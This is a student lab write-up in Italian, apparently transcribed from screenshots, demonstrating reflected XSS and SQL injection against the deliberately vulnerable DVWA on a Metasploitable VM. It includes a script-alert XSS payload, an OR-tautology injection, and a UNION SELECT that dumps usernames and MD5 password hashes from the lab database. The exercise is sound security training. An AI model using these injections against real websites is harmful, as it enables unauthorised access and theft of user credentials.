
ESERCIZIO S6 L2

L'esercizio di oggi consiste nell applicare attacchi XSS e SQL injection.

Iniziamo con l'attacco XSS sulla DVWA della metasploitable.

ATTACCO XSS

Entro nella DVWA dal brower della mia kali, setto la dvwa in low security e vado nella sezione XSS reflected



Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name?


<script> alert

More info

http://ha.ckers.org/xss.html
http://en.wikipedia.org/wiki/Cross-site_scripting
http://www.cgisecurity.com/xss-faq.html

Username: admin
Security Level: high
PHPIDS: disabled

All'interno andò a scrivere un malware scritto in javascript che è il seguente: <script>alert('ti ho hackerato');</script>. Questo script farà comparire un pop up con scritto ti ho hackerato



192.168.50.11/dvwa/vulnerabilities/xss_r/?name=<script>alert('ti+ho+hackerato')%3B<%2Fscript>#
Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
192.168.50.11
OK

ti ho hackerato

ATTACCO SQL

Gli attacchi sql injection sono codici malintenzionati e che mirano a colpire i databse dei siti web per estrapolare dati sensibili degli utenti che usufruiscono del sito.

In questo esercizio attaccheremo l DVWA della meta nella sezione “sql injection”



Vulnerability: SQL Injection


User ID:

More info

http://www.securiteam.com/securityreviews/5DP0N1P76E.html
http://en.wikipedia.org/wiki/SQL_injection
http://www.unixwiz.net/techtips/sql-injection.html

Username: admin
Security Level: low
PHPIDS: disabled

Nel campo User id utilizzo questo codice: ' OR ' 1 ' = ' 1, il quale mi restituisce come risultato la visualizzazione di tutti gli utenti registrati.



Vulnerability: SQL Injection (Blind)

User ID:

name, password FROM users

```
ID: ' OR ' 1 ' =  ' 1
First name: admin
Surname: admin

ID: ' OR ' 1 ' =  ' 1
First name: Gordon
Surname: Brown

ID: ' OR ' 1 ' =  ' 1
First name: Hack
Surname: Me

ID: ' OR ' 1 ' =  ' 1
First name: Pablo
Surname: Picasso

ID: ' OR ' 1 ' =  ' 1
First name: Bob
Surname: Smith
```


More info

http://www.securiteam.com/securityreviews/5DP0N1P76E.html
http://en.wikipedia.org/wiki/SQL_injection
http://www.unixwiz.net/techtips/sql-injection.html

Username: admin
Security Level: low
PHPIDS: disabled

Dall'output possiamo capire che il database segue 2 parametri che sono first name e surname nelle quali molto probabilmente saranno contenute anche la password.

Quindi lanciamo il comando : 1' UNION SELECT user, password FROM users#. Il cancelletto finale è un commento che interromperà la lettura della query.



Vulnerability: SQL Injection (Blind)

User ID:

```
ID: 1' UNION SELECT user, password FROM users#
First name: admin
Surname: admin

ID: 1' UNION SELECT user, password FROM users#
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: 1' UNION SELECT user, password FROM users#
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: 1' UNION SELECT user, password FROM users#
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: 1' UNION SELECT user, password FROM users#
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: 1' UNION SELECT user, password FROM users#
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
```

More info

http://www.securiteam.com/securityreviews/5DP0N1P76E.html
http://en.wikipedia.org/wiki/SQL_injection
http://www.unixwiz.net/techtips/sql-injection.html

Username: admin
Security Level: low
PHPIDS: disabled

Ecco che abbiamo recuperato le password.